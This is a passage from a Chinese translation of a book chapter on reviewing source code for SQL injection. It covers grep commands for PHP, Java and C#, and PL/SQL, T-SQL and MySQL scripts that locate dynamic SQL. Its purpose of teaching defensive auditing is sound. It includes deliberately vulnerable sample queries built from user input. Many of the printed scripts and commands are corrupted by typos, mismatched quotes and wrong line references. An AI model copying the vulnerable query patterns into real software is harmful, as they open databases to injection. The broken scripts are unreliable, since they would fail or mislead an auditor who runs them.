// OdbcParameter() - used to add parameters to an OdbcCommand object
OdbcCommand command = new OdbcCommand(sql, connection);
```

```
command.Parameters.Add("@param", OleDbType.VarChar, 50).Value = input;
```

3.2.3 跟踪数据

我们已经很好地理解了 Web 应用如何从用户获取输入，开发人员在所选的语言中使用哪些方法来处理数据以及哪些不良的编码行为会导致出现 SQL 注入漏洞，接下来要做的是将所学的内容用到测试上，主要包括识别 SQL 注入漏洞和在应用中跟踪用户控制的数据。我们所采用的系统方法将从识别危险函数(渗入点)的使用开始。

可以通过使用文本编辑器或开发 IDE(Integrated Development Environment，集成开发环境)复查每一行代码来手动复查源代码。但这是一个资源密集、耗时费力的过程。为节省时间并快速识别那些本应手动仔细检查的代码，最简单直接的方法是使用 UNIX 工具 grep(同样适用于 Windows 系统)。因为每种编程语言均提供了很多不同的方法来接收、处理输入，同时提供了很多方法来构造、执行 SQL 语句，所以我们需要编制一个经过试验和测试的全面的搜索字符串列表，以此来识别会潜在受到 SQL 注入攻击的代码行。

工具与陷阱……

工具在哪？

grep 是一款命令行文本搜索工具，最早是针对 UNIX 编写的，默认安装在大多数由 UNIX 派生的操作系统上，比如 Linux 和 OS X。现在，grep 同样适用于 Windows，可以从 http://gnuwin32.sourceforge.net/packages/grep.htm 上下载到。如果您喜欢使用原生的 Windows 工具集，则可以使用 findstr 命令，它可以使用正则表达式搜索文件中满足规则的文本。请访问 http://technet.microsoft.com/en-us/library/bb490907.aspx 以获取语法方面的参考信息。

还有一个非常有用的工具——awk，它是一种通用编程语言，用于处理文件或数据流中基于文本的数据。awk 也默认安装在大多数由 UNIX 派生的操作系统上。Windows 用户也可以使用 awk 工具，可从 http://gnuwin32.sourceforge.net/packages/gawk.htm 上下载到 (GNU awk)。

1. 跟踪 PHP 中的数据

我们首先从 PHP 应用开始。在复查 PHP 源代码之前，先检查 register_globals 和 magic_quotes 的状态，这一点非常重要，可以在 PHP 配置文件(php.ini)中配置这些设置。register_globals 负责将 EGPCS 变量注册成全局变量，这通常会引发很多漏洞，因为用户可以影响它们。正因为如此，PHP 4.2.0 默认禁用了该功能，不过有些应用需要它才能正确运行。PHP 5.3.0 弃用了 magic_quotes 选项，而 PHP 6.0.0 将移除该选项。magic_quotes 是 PHP 实现的一种安全特性，用来避开传递给应用的存在潜在危害的字符，包括单引号、双引号、反斜线和 NULL 字符。

弄清楚这两个选项的状态后，现在开始检查代码。可以使用下列命令递归地搜索一个源文件

目录，寻找使用了mssql_query()、mysql_query()和mysql_db_query()且直接将用户输入插入到SQL语句的文件。该命令将打印包含匹配内容的文件名和行号，并使用awk对输出进行美化：

```
$ grep -r -n "\(mysql\|mssql\|mysql_db\)_query\(.*\$_\(GET\|\POST\).*\)" src/ |
awk -F : '{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
filename: src/mssql_query.vuln.php
line: 11
match: $result = mssql_query("SELECT * FROM TBL WHERE COLUMN = '$_GET['var']' ");
filename: src/mysql_query.vuln.php
line:13
match: $result = mysql_query("SELECT * FROM TBL WHERE COLUMN = '$_GET['var']' ",
$link);
```

也可以使用下列命令递归地搜索一个源文件目录，寻找使用了oci_parse()和ora_parse()且直接将用户输入插入到SQL语句的文件。这些函数将优先于oci_ exec ()、ora_ exec ()和oci_ execute ()被编译成SQL语句。

```
$ grep -r -n "\(oci\|ora\)_parse\(.*\$_\(GET\|\POST\).*\)" src/ | awk -F :
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
filename: src/oci_parse.vuln.php
line: 4
match: $stid = oci_parse($conn, "SELECT * FROM TABLE WHERE COLUMN =
'$_GET['var']' ");
filename: src/ora_parse.vuln.php
line: 13
match: ora_parse($curs,"SELECT * FROM TABLE WHERE COLUMN = '$_GET['var']' ");
```

可以使用下列命令递归地搜索一个源文件目录，寻找使用了odbc_prepare()和odbc_ exec ()且直接将用户输入插入到SQL语句的文件。odbc_prepare()将优先于odbc_ execute ()被编译成SQL语句。

```
$ grep -r -n "\(odbc_prepare\|odbc_exec\)\(.*\$_\(GET\|\POST\).*\)" src/ |
awk -F : '{print "filename: "$1"\line: "$2"\nmatch: "$3"\n\n"}'
filename: src/odbc_exec.vuln.php
line: 3
match: $result = odbc_exec ($con,"SELECT * FROM TABLE WHERE COLUMN =
'$_GET['var']' ");
filename: src/odbc_prepare.vuln.php
line: 3
match: $result = odbc_prepare ($con, "SELECT * FROM TABLE WHERE COLUMN =
'$_GET['var']' ");
```

可以使用下列命令递归地搜索一个源文件目录，寻找使用了 mssql_bind()且直接将用户输入插入到SQL语句的文件。该函数将优先于mssql_execute()被编译成SQL语句。

```
$ grep -r -n "mssql_bind\(.*\$_\(GET\ | \POST\).*\)" src/ | awk -F :
```

```
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
filename: src/mssql_bind.vuln.php
line: 8
match: mssql_bind($sp, "@paramOne", $_GET['var_one'],
SQLVARCHAR,false,false,150);
filename: src/mssql_bind.vuln.php
line:9
match: mssql_bind($sp,"@paramTwo",
$_GET['var_two'],SQLVARCHAR,false,false,50);
```

可以将这些 grep 单命令行程序合并成一个简单的 shell 脚本并对输出稍作修改，以便能够以 XML、HTML、CSV 及其他格式显示数据。可以使用字符串搜索查找所有容易发现的目标，比如将输入插入到存储过程和 SQL 语句的动态参数构造，这些输入未经验证而直接来自 GET 或 POST 参数。问题是：虽然很多开发人员在使用输入动态创建 SQL 语句时并未对其进行验证，但他们首先将输入复制给了一个命名变量。例如，下列代码易受到攻击，但我们使用的简单的 grep 字符串却无法识别这样的代码行：

```
$sql = "SELECT * FROM TBL WHERE COLUMN = '$_GET['var']' "
$result = mysql_query($sql,$link);
```

应该修改 grep 字符串以便能识别出这些函数的使用。例如：

```
$ grep -r -n "mssql_query(\|mysql_query(\mysql_db_query(\|oci_parse
(\|ora_parse(\|mssql_bind(\|mssql_execute(\|odbc_prepare(\|odbc_execute
(\|odbc_execute(\|odbc_exec("src/ | awk -F : '{print "filename: "$1"\nline:
"$2"\nmatch: "$3"\n\n"}'
```

上述命令不仅能识别出之前的 grep 字符串能识别出的所有代码行。此外，它还能识别出源代码中所有使用了潜在危险函数的位置点，以及很多需要手动检查的行。例如，它可以识别出下列行：

```
filename: src/SQLi.MySQL.vulnerable.php
line: 20
match: $result = mysql_query($sql);
```

mysql_query()函数用于向当前使用的数据库发送一条查询，从发现的行中可以看出该函数正在被使用。但是我们并不知道$sql 变量的值，它可能包含一条要执行的 SQL 语句，但我们无法知道它是否是由用户输入构造成的或者是否已受到感染。因此，目前无法判断是否存在漏洞。我们需要跟踪$sql 变量。可使用下列命令实现该目的：

```
$ grep -r -n "\$sql" src/ | awk -F : '{print "filename: "$1"\nline:
"$2"\nmatch :"$3"\n\n"}'
```

上述命令存在的问题是：开发人员经常会重用变量或使用常见的名字，因此可能会使用与当前所审查函数不匹配的结果作为结尾。可以通过将命令扩展成搜索常用的 SQL 命令来改进该问题。尝试使用下列 grep 命令以识别代码中创建动态 SQL 语句的位置点：

```
$ grep -i -r -n "\$sql =.*\"\(SELECT\|UPDATE\|INSERT\|DROP)" src/ | awk -F :
'{print "filename: "$1"\nline: "$2"\nmatch :"$3"\n\n"}'
```

幸运的话，您将只找到一条匹配值，如下所示：

```
filename: src/SQLi.MySQL.vulnerable.php
line: 20
match: $sql = "SELECT * FROM table WHERE field = '$_GET['input']'";
```

如果在现实中使用“$sql”这样不明确的变量名，那么可能会在许多不同的源文件中找到很多行，所以要保证正在操作的是正确的变量、函数、类或过程。从上述输出中可以发现，SQL语句是SELECT语句，并且是使用用户控制的数据(通过GET方法传递给应用)构造的，该参数名称为name。这时可以自信地断定已经发现了一个SQL漏洞，因为从input参数获取的用户数据在传递给函数(该函数执行访问数据库的语句)之前已经与$sql变量连接在一起。不过只收到了下列输出：

```
filename: src/SQLi.MySQL.vulnerable.php
line: 20
match: $sql = "SELECT * FROM table WHERE field = '$input'";
```

从上述输出中可以发现，SQL语句是SELECT语句，并且与另一个变量$input连接在了一起。我们不知道$input变量的值，也不知道它是否包含用户控制的数据或者是否受到感染。因此无法判断是否存在漏洞。我们需要跟踪$input变量。可使用下列命令实现该目的：

```
$ grep -r -n "\$input =.*\$.*" src/ | awk -F : '{print "filename: "$1"\nline:
"$2"\nmatch :"$3"\n\n"}'
```

上述命令将搜索所有为$input变量分配值(这些值来自HTTP请求方法，包括$_GET、$HTTP_GET_VARS、$_POST、$HTTP_ POST _VARS、$_REQUEST、$_COOKIE、$HTTP_ COOKIE _VARS、$_SERVER和$HTTP_ SERVER_VARS)的示例，以及使用其他变量为$input变量赋值的其他示例。从下列输出中可以发现，$input变量已经被POST方法提交的一个变量赋值了：

```
filename: src/SQLi.MySQL.vulnerable.php
line: 10
match: $input = $_POST['name'];
```

现在我们知道，$input变量已经被一个通过HTTP POST请求提交且由用户控制的参数赋值，并且已经与一条SQL语句相连构成了一个新的字符串变量($sql)。该SQL语句接下来被传递给一个函数，该函数执行访问MySQL数据库的SQL语句。

到目前为止，我们可能迫不及待地想声明存在漏洞，不过我们仍然无法确定$input变量受到了感染。既然知道该字段中包含用户控制的数据，不妨再进行额外的搜索以找到该变量名。可使用下列命令实现该目的：

```
$ grep -r -n "\$input" src/ | awk -F : '{print "filename: "$1"\nline:
"$2"\nmatch :"$3"\n\n"}'
```

如果上述命令只返回之前的结果，那么便可以明确声明存在漏洞。但我们也可能得到与下面类似的代码：

```
filename: src/SQLi.MySQL.vulnerable.php
line: 11
match: if (is_string($input)) {
filename: src/SQLi.MySQL.vulnerable.php
line: 12
match: if (strlen($input) < $maxlength){
filename: src/SQLi.MySQL.vulnerable.php
line: 13
match: if (ctype_alnum($input)) {
```

上述输出证明开发人员对用户控制的参数执行了某些输入验证。$input 变量正在接受审查以保证它是一个字符串、符合边界集且只包含字母数字字符。我们现在已经跟踪到了应用中的用户输入，识别出了所有依赖关系，可以明确判定是否存在漏洞。最重要的是，我们能够提供证据来支持自己的论断了。

能够熟练地复查 PHP 代码中的 SQL 注入漏洞后，接下来让我们看看如何将该技术应用到 Java 应用中。为避免重复，接下来两节不会深入讲解所有不测事件。读者可以使用本节介绍的技术来帮助复查其他语言的代码(不过，接下来两节会提供足够的细节信息来帮助读者上手)。

2. 跟踪 Java 中的数据

可以使用下列命令递归地搜索一个 Java 源文件目录，寻找是否存在使用了 prepareStatement()、executeQuery()、executeUpdate()、addBatch()和 executeBatch ()的文件：

```
$ grep -r -n "preparedStatement(\|executeQuery(\|executeUpdate
(\|execute(\|addBatch(\|executeBatch(" src/ | awk -F : '{print "filename:
"$1"\nline: "$2"\nmatch:"$3"\n\n"}'
```

执行上述命令后的结果如下所示。可以很清晰地看到，它识别出了三行需要进一步审查的代码。

```
filename: src/SQLVuln.java
line: 89
match: ResultSet rs = statement.executeQuery(sql);

filename: src/SQLVuln.java
line: 139
match: statement.executeUpdate(sql);

filename: src/SQLVuln.java
line: 209
match: ResultSet rs = statement.executeQuery("SELECT field FROM
table WHERE field = " + request.getParameter("input"));
```

必须对 89 行和 139 行作进一步审查，因为还不知道 sql 变量的值。它可能包含要执行的 SQL 语句，但我们不知道该语句是否是由用户输入构造成的或者是否受到感染。所以目前无法判断是否存在漏洞，我们需要跟踪 sql 变量。不过我们发现 209 行的 SQL 语句是由用户控制的输入构造成的。该语句并未验证通过 HTTP Web 表单提交的 input 参数的值，所以受到了感染。我们可以声明 209 行易受到 SQL 注入攻击，但要花点功夫审查 89 行和 139 行。尝试使用下列 grep 命令以识别代码中构造动态 SQL 语句并将其分配给 sql 变量的位置点。

```
$ grep -i -r -n "sql =.*\"\(SELECT\|UPDATE\|INSERT\|DROP\)" src/ | awk -F :
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
filename: src/SQLVuln.java
line: 88
match: String sql = ("SELECT field FROM table WHERE field = " + request.
getParameter("input"));
filename: src/SQLVuln.java
line: 138
match: String sql = (" INSERT INTO table VALUES field = (" + request.getParameter
("input") + ") WHERE field = " + request.getParameter("more-input") + ");
```

我们发现 89 行和 139 行的 SQL 语句是由用户控制的输入构造成的。该语句并未验证通过 HTTP Web 表单提交的 input 参数的值。我们现在已经跟踪到了应用中的用户输入，可以明确判定是否存在漏洞，并且能够提供证据来支持自己的论断了。

如果想识别渗入源以便有效跟踪受感染数据的初始位置，可使用下列命令：

```
$ grep -r -n "getParameter(\|getParameterValues(\|getQueryString(\|getHeader
(\getHeaders(\|getRequestedSessionId(\|getCookies(\|getValue(" src/ | awk -F :
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
```

能够熟练地复查 PHP 和 Java 代码中的 SQL 注入漏洞后，现在我们将该技术应用到 C#程序中以测试我们的熟练程度。

3. 跟踪 C#中的数据

可以使用下列命令递归地搜索一个 C#源文件目录，寻找是否存在使用了 SqlCommand()、SqlParameter()、OleDbCommand()、OleDbParameter()、OracleCommand()、OracleParameter()、OdbcCommand()和 OdbcParameter()的文件：

```
$ grep -r -n "SqlCommand(\|SqlParameter(\|OleDbCommand(\|OleDbParameter
(\OracleCommand(\|OracleParameter(\|OdbcCommand(\|OdbcParameter("src/|awk-F :
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
filename: src/SQLiMSSQLVuln.cs
line: 29
match: SqlCommand command = new SqlCommand("SELECT * FROM table WHERE field =
'" + request.getParameter("input") + " ' ",conn);
filename: src/SQLiOracleVuln.cs
line: 69
match: OracleCommand command = new OracleCommand(sql,conn);
```

必须对第 69 行作进一步审查，因为还不知道 sql 变量的值。它可能包含要执行的 SQL 语句，但我们不知道该语句是否是由用户输入构造成的或者是否受到感染。所以我们目前无法判断是否存在漏洞，需要跟踪 sql 变量。不过我们发现 29 行的 SQL 语句是由用户控制的输入构造成的。该语句并未验证通过 HTTP Web 表单提交的 input 参数的值，所以它受到了感染。我们可以声明 209 行易受到 SQL 注入攻击，但要花点功夫审查 69 行。尝试使用下列 grep 命令以识别代码中构造动态 SQL 语句并将其分配给 sql 变量的位置点。

```
$ grep -i -r -n "sql =.*\"\(SELECT\|UPDATE\|INSERT\|DROP\)" src/ | awk -F :
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
filename: src/SQLiOracleVuln.cs
line: 68
match: String sql = "SELECT * FROM table WHERE field = '" + request.
getParameter("input") + " ' ";
```

我们发现 68 行的 SQL 语句是由用户控制的输入构造成的。该语句并未验证通过 HTTP Web 表单提交的 input 参数的值，受到了感染。我们现在已经跟踪到了应用中的用户输入，可以明确判定是否存在漏洞，并且能够提供证据来支持自己的论断了。

如果想识别渗入源以便有效跟踪受感染数据的初始位置，可使用下列命令：

```
$ grep -r -n "HttpCookieCollection\|From\|Headers\|Params\|QueryString\|
ServerVariables\|Url\|UserAgent\|UserHostAddress\|UserHostName"src/ | awk -F :
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
```

现实中我们可能要多次修改 grep 字符串，排除那些因为特定开发人员使用不明确的命名方案所导致的结果。应该遵循应用中的执行流程，还可能要分析很多文件以及包含的内容和类。不过这里介绍的技术对实践很有帮助。

3.2.4 复查 PL/SQL 和 T-SQL 代码

Oracle 的 PL/SQL 代码与 Microsoft 的 T-SQL(Transact-SQL，事务处理查询语言)代码差别很大。大多数情况下，它们比传统的编程代码(例如 PHP、.NET、Java 等)更不安全。Oracle 一直深受多种 PL/SQL 注入漏洞的困扰，这些漏洞位于数据库产品默认安装的内置数据库包的代码中。PL/SQL 代码以 definer 权限执行，并因此一直成为想寻找可靠方法来提升权限的攻击者流行的攻击对象。正因为如此，Oracle 不得不发布一份报告来告诉开发人员如何产生安全的 PL/SQL 代码(www.oracle.com/technology/tech/pl_sql/pdf/how_to_write_injection_proof_plsql.pdf)。不过，存储过程既能够以 authid current_user 运行，也能够以 authid definer 运行。创建存储过程时，可以使用 authid 子句指定该行为。

不过诸如 T-SQL 和 PL/SQL 这样的编程代码却没有存放在对于您来说比较方便的文本文件中。要分析 PL/SQL 程序的源代码，有两种选择。一种是将源代码从数据库导出来，可以使用 dbms_metadata 包实现该目标。可以使用下列 SQL*Plus 脚本将 DDL(Data Definition Language，数据定义语言)语句从 Oracle 数据库导出来。DDL 语句是定义或修改数据结构(比如表)的 SQL 语句。因此，常见的 DDL 语句是 *create table* 或 *alter table*。

```
-- Purpose: A PL/SQL script to export the DDL code for all database objects
-- Version: v 0.0.1
-- Works against: Oracle 9i, 10g and 11g
-- Author: Alexander Kornbrust of Red-Database-Security GmbH
--
set echo off feed off pages 0 trims on term on trim on linesize 255 long 500000
head off
--
execute DBMS_METADATA.SET_TRANSFORN_PARAM(DBMS_METADATA.SESSION_
TRANSFORM,'STORAGE',false);
spool getallunwrapped.sql
--
select 'spool ddl_source_unwrapped.txt' from dual;
--
-- create a SQL scripts containing all unwrapped objects
select ' select
dbms_metadata.get_dd(''''||object_type||''',''''||object_name||''',''''||
ower||''') from dual;'
from(select*from all_objects where object_id not in( select o.obj# from source$ s,
obj$ o, user$ u weher ((lower(s.source) like '%function%wrapped%') or (lower
(s.source) kike '%procedure%wrapped%') or (lower(s.source) like
'%package%wrapped%'))and o.obj#=s.soj# and u.user#=o.owner#))
where object_type in("FUNCTION','PROCEDURE', 'PACKAGE', 'TRIGGER') and owner in
('SYS')
order by owner,object_type,object_name;
--
-- spool a spool off into the spool file.
select 'spool off' from dual;
spool off
--
-- generate the DDL_source
--
@getallunwrapped.sql
quit
```

第二种方法是构造您自己的 SQL 语句来搜索数据库中感兴趣的 PL/SQL 代码。Oracle 以 ALL_SOURCE 和 DBA_SOURCE 视图存储 PL/SQL 源代码。也就是说，代码没有做模糊处理(模糊处理[obfuscation]是一种将人可以阅读的文本转换成不容易阅读格式的技术)。可以通过访问两个视图之一的 TEXT 列实现该目的。最值得关注的是使用了 execute immediate 或 dbms_sql 函数的代码。Oracle 的 PL/SQL 是区分大小写的，应该将搜索代码构造成 EXECUTE、execute 或 ExEcUtE 等格式。一定要在查询中使用 lower(text)函数，它会将文本值转换为小写字母以便 LIKE 语句能匹配所有的不测内容。如果将未经验证的输入传递给这些函数(就像前面介绍的应用编程语言示例那样)，那么就很可能被注入任意 SQL 语句。可以使用下列 SQL 语句来获取 PL/SQL 代码的源：

```
SELECT owner AS Owner, name, type AS Type, text AS Source FROM
dba_source WHERE  ((LOWER(Source) LIKE '%immediate%') OR (LOWER(Source) LIKE
'%sbms_sql')) AND owner='PLSQL';
Owner       Name        Type        Source
-------------------------------------------------------------
PLSQL       DSQL        PROCDURE    execute immediate(param);
Owner       Name        Type        Source
-------------------------------------------------------------
PLSQL       EXAMPLE1    PROCEDURE   execute immediate('select count(*)
                                    from'||param) into i;
Owner       Name        Type        Source
-------------------------------------------------------------
PLSQL       EXAMPLE2    PROCEDURE   execute immediate('select count(*) from
                                    all_users where user_id'||param) into i;
```

搜索查询的输出结果表明存在三条需要进一步审查的语句。这三条语句易受到攻击，因为用户控制的数据未经验证就传递给了危险的函数。但是与应用开发人员类似，DBA 通常也是先将参数复制给局部定义的变量。可以使用下列 SQL 语句搜索那些将参数值复制到动态创建的 SQL 字符串中的 PL/SQL 代码块：

```
SELECT owner AS Owner, name AS Name, type AS Type, text AS Source FROM
dba_source where lower(Source) like '%:=%||%''%';
Owner    Name                Type        Source
-------------------------------------------------------------------------------
SYSMAN   SP_ StoredProcedure  Procedure   sql := 'SELECT field FROM table WHERE
                                          field = ''' || input '''';
```

上述 SQL 语句找到了一个利用用户控制的数据动态创建 SQL 语句的包。我们有必要对该包做进一步审查，可以使用下列 SQL 语句追溯包的源以便进一步审查其内容：

```
SELECT text AS Source FROM dba_source WHERE name='SP_STORED_PROCEDURE' AND
owner='SYSMAN' order by line;
Source
-------------------------------------------------------------------------------
1 CREATE OR REPLACE PROCEDURE SP_ StoredProcedure (input IN VARCHAR2) AS
2 sql VARHAR2;
3 BEGIN
4 sql := 'SELECT field FROM table WHERE field = ''' || input || '''';
5 EXECUTE IMMEDIATE sql;
6 END;
```

在上述例子中，input 变量直接来自用户输入并与 SQL 字符串 sql 相连。该 SQL 字符串作为参数传递给了 EXECUTE 函数并被执行。即便用户输入是作为参数传递的，上述存储过程也还是易受到 SQL 注入攻击。

可以使用下列 PL/SQL 脚本搜索数据库中所有的 PL/SQL 代码，以找到易受潜在 SQL 注入

攻击的代码。我们需要仔细检查输出结果，因为这有助于缩小搜索范围。

```
-- Purpose: A PL/SQL script to search the DB for potentially vulnerable
-- PL/SQL code
-- Version: v 0.0.1
-- Works against: Oracle 9i, 10g and 11g
-- Author: Alexander Kornbrust of Red-Database-Security GmbH
--
select distinct a.owner,a.name,b.authid,a.text SQLTEXT
from all_source a, all_procedures b
where (
lower(text) like '%execute%immediate%(%||%)%'
or lower(text) like '%dbms_sql%'
or lower(text) like '%grant%to%'
or lower(text) like '%alter%user%identified%by%'
or lower(text) like '%execute%immediate%''%||%'
or lower(text) like '%dbms_utility.exec_ddl_statement%'
or lower(text) like '%dbms_ddl.create_wrapped%'
or lower(text) like '%dbms_hs_passthrough.execute.immediate%'
or lower(text) like '%dbms_hs_passthrough.parse%'
or lower(text) like '%owa_util.bind_variables%'
or lower(text) like '%owa_util.listprint%'
or lower(text) like '%owa_util.tableprint%'
or lower(text) like '%dbms_sys_sql.%'
or lower(text) like '%ltadm.execsql%'
or lower(text) like '%dbms_prvtaqim.execute_stmt%'
or lower(text) like '%dbms_streams_rpc.execute_stmt%'
or lower(text) like '%dbms_aqadm_sys.execute_stmt%'
or lower(text) like '%dbms_strea,s_adm_utl.execute_sql_string%'
or lower(text) like '%initjvmaux.exec%'
or lower(text) like '%dbms_repcat_sql_utl.do_sql%'
or lower(text) like '%dbms_aqadm_syscall.kwqa3_gl_executestmt%'
)
and lower(a.text) not like '% wrapped%'
and a.owner=b.owner
and a.name=b.object_name
and a.owner not in 'OLAPSYS','ORACLE_OCM','CTXSYS','OUTLN','STSTEN','EXFSYS',
"MDSYS','SYS','SYSMAN','WKSYS','XDB','FLOWS_040000','FLOWS_030000','FLOWS_
030100','FLOWS_020000','FLOWS_020100','FKIWS020000','FLOWS_010600','FLOWS_
010500','FLOWS_010400')
order by 1,2,3
```

要想分析 SQL Server 2008 之前版本中的 T-SQL 存储过程的源代码，可以使用 sp_helptext 存储过程。sp_helptext 存储过程会显示用于在多行中创建对象的定义。每一行均包含了 T-SQL 定义的 255 个字符。该定义位于 sys.sql_modules 目录视图的 definition 列中。例如，可使用下

列 SQL 语句查询一个存储过程的源代码：

```
EXEC sp_helptext SP_StoredProcedure;
CREATE PROCEDURE SP_StoredProcedure @input varchar(400) = NULL AS
DECLARE @sql nvarchar(4000)
SELECT @sql = 'SELECT field FROM table WHERE field = ''' + @input + ''''
EXEC (@sql)
```

在上述例子中，@input 变量直接来自用户输入并与 SQL 字符串(@sql)相连。该 SQL 字符串作为参数传递给了 EXEC 函数并被执行。即便用户输入是作为参数传递的，上述 SQL Server 存储过程也还是易受到 SQL 注入攻击。

可以使用 sp_executesql 和 EXEC()两条命令来调用动态 SQL。EXEC()从 SQL 6.0 开始就一直在使用，sp_executesql 则从 SQL 7 才被添加进来。sp_executesql 是一个内置存储过程，接收两个预定义的参数和任意多个用户定义参数。第一个参数@stmt 是强制参数，包含一条或一批 SQL 语句。在 SQL 7 和 SQL 2000 中，@stmt 的数据类型是 ntext，在 SQL 2005 及之后的版本中是 nvarchar(MAX)。第二个参数@params 是可选参数。EXEC()接收一个参数，该参数是一条要执行的 SQL 语句。它可以由字符串变量和字符串常量连接而成。下面是一个使用了 sp_executesql 存储过程且易受到攻击的存储过程示例：

```
EXEC sp_helptext SP_StoredProcedure_II;
CREATE PROCEDURE SP_StoredProcedure_II (@input nvarchar(25))
AS
DECLARE @sql nvarchar(255)
SET @sql = 'SELECT field FROM table WHERE field = ''' + @input + ''''
EXEC sp_executesql @sql
```

可以使用下列 T-SQL 命令列出数据库中所有的存储过程：

```
SELECT name FROM dbo.sysobjects WHERE type='p' ORDER BY name asc
```

可以使用下列 T-SQL 脚本搜索所有位于 SQL Server 数据库服务器(注意，该脚本不适用于 SQL Server 2008)上的存储过程，以便找到易受潜在 SQL 注入攻击的 T-SQL 代码。您需要仔细检查输出结果，因为这样有助于缩小搜索范围。

```
-- Desription: A T-SQL script to search the DB for potentially vulnerable
-- T-SQL code
-- @text - search string '%text%'
-- @dbname - database name, by default all databases will be searched
--
ALTER PROCEDURE [dbo].[grep_sp]
   @text varchar(250),
   @dbname varchar(64) = null
AS BEGIN
SET NOCOUNT ON;
if @dbname is null
begin
```

```
    --enumerate all databases.
  DECLARE #db CURSOR FOR Select Name from master...sysdatabases
  declare @c_dbname varchar(64)
  OPEN #db FETCH #do INTO @c_dbname
  while @@FETCH_STATUS <> -1
    begin
      execute find_text_in_sp @text, @c_dbname
      FETCH #do INTO @c_dbname
    end
  else
    begin
      declare @sql varchar(250)
      --create the find like command
      select @sql = 'select ''' + @dbname +''' as db, o.name,m.definition '
      select @sql = @sql + ' from ' +@dbname+'.sys.sql_modules m '
      select @sql = @sql + ' inner join '+@dbname+'...sysobjects o on
                    m.object_id=o.id'
      select @sql = @sql + ' where [definition] like ''%'+@text+'%'''
      execute (@sql)
    end
END
```

请记住，完成后要删除该存储过程！可以像下面这样来调用该存储过程：

```
execute grep_sp 'sp_executesql';
execute grep_sp 'EXEC';
```

可以使用下列T-SQL命令列出SQL Server 2008数据库中所有的存储过程：

```
SELECT name FROM dbo.procedures ORDER BY name asc
```

可以使用下列T-SQL脚本搜索所有位于SQL Server 2008数据库服务器上的存储过程并打印其源代码(如果源代码中的各行未被注释的话)。您需要仔细检查输出结果，因为这样有助于缩小搜索范围。

```
DECLARE @name VARCHAR(50) -- database name
DECLARE db_cursor CURSOR FOR
SELECT name FROM sys.procedures;
OPEN db_cursor
FETCH NEXT FROM db_cursor INTO @name
WHILE @@FETCH_STATUS=0
BEGIN
     print @name
     -- uncomment the line below to print the source
     -- sp_helptext ''+ @name + ''
```

```
    FETCH NEXT FROM db_cursor INTO @name
END
CLOSE db_cursor
DEALLOCATE db_cursor
```

可以通过两条 MySQL 专用的语句来获取有关存储过程的信息。第一条是 SHOW PROCEDURE STATUS，该语句可输出一系列的存储过程以及与它们相关的一些信息(Db、Name、Type、Definer、Modified、Created、Security_type、Comment)。为便于阅读，我们已经对下列命令的输出结果进行了修改：

```
mysql> SHOW procedure STATUS;
| victimDB | SP_StoredProcedure_I     | PROCEDURE  | root@localhost |DEFINER
| victimDB | SP_StoredProcedure_II    | PROCEDURE  | root@localhost |DEFINER
| victimDB | SP_StoredProcedure_III   | PROCEDURE  | root@localhost |DEFINER
```

第二条命令是 SHOW CREATE PROCEDURE sp_name，该语句输出存储过程的源代码：

```
mysql > SHOW CREATE procedure SP_StoredProcedure_I  \G
*************************** 1. row ***************************
Procedure: SP_ StoredProcedure
sql_mode:
CREATE Procedure: CREATE DEFINER='root'@'localhost'PROCEDURE SP_
StoredProcedure (input varchar(400))
BEGIN
SET @param = input;
SET @sql = concat('SELECT field FROM table WHERE field=',@param);
PREPARE stmt FROM @sql;
EXECUTE stmt;
DEALLOCATE PREPARE stmt;
End
```

当然，也可以通过查询 information_schema database 来获取与所有存储程序(stored routine)相关的信息。例如，对于名为 dbname 的数据库，可以在 INFORMATION_SCHEMA.ROUTINES 表上应用下列查询：

```
SELECT ROUTINE_TYPE, ROUTINE_NAME
FROM INFORMATION_SCHEMA.ROUTINES
WHERE ROUTINE_SCHEMA='dbname';
```

3.3 自动复查源代码

前面讲过，进行手动代码复查是一项耗时长且单调费力的工作，这要求对应用的源代码非常熟悉并且要了解所复查应用的复杂性。本章我们学习了如何以系统的方式来完成该任务，以及如何通过扩展使用命令行搜索工具来缩小复查关注的范围以节省宝贵的时间。不过，我们仍然要花费很多时间以便在文本编辑器或选择的 IDE 中查看源代码。即使非常精通某种免费的命

令行工具，源代码复查也仍然是一项令人畏惧的任务。所以，如果能将该过程自动化(哪怕只是使用一种能产生令人舒服的报告的工具)，是不是一件很美好的事情呢？当然，如果是的话，我们应该意识到：自动工具会产生很多错误肯定(false positive)(错误肯定是指工具错误地报告存在某个漏洞，但实际上该漏洞并不存在)或错误否定(false negative)(错误否定是指工具未报告存在某个漏洞，但实际上存在该漏洞)。错误肯定会导致对工具的不信任并且要花费很多时间来验证结果；错误否定则会导致某些漏洞不被发现，让人对安全性产生误解。

有些自动工具只是使用正则表达式字符串匹配来识别渗入点(安全敏感函数)，其他则什么也不做。有些工具能够识别直接将受感染的(不可信的)数据作为参数传递给渗入点的那些渗入点。有些工具则将上述几种功能集成到一起，从而能够识别渗入源(应用中产生不可信数据的位置点)。在这些工具中，有几种只是简单地依赖我们前面讨论的策略，即主要依靠类似 grep 的语法搜索和正则表达式来定位危险函数的使用。有些情况下，它们只是突出那些集成了动态 SQL 字符串构造技术的代码。这些静态字符串匹配工具无法准确地映射数据流或者跟踪执行路径。字符串模式匹配会导致错误肯定，因为一些执行模式匹配的工具无法区分代码中的注释和真正的渗入点。此外，有些正则表达式可能匹配出那些与目标渗入点命名相似的代码。例如，尝试将 mysql_query()函数匹配成渗入点的正则表达式可能将下列代码行标记成匹配行：

```
// validate your input if using mysql_query()
$result = MyCustomFunctionToExec_mysql_query($sql);
$result = mysql_query($sql);
```

为克服该问题，有些工具实现了词法分析(lexical analysis)方法。词法分析接收一个由很多字符(比如计算机程序的源代码)构成的输入字符串，经过处理之后产生一个更容易被解析器处理的符号序列(称为词法标记[lexical token]或标记[token])。这些工具对源文件进行预处理和分词操作(tokenize)(跟编译器的第一步相同)，之后再根据一个安全敏感函数库来匹配这些标志。执行词法分析的程序通常被称为词法分析器(lexical analyzer)。要想准确区分函数中的变量并识别函数参数，词法分析是必不可少的。

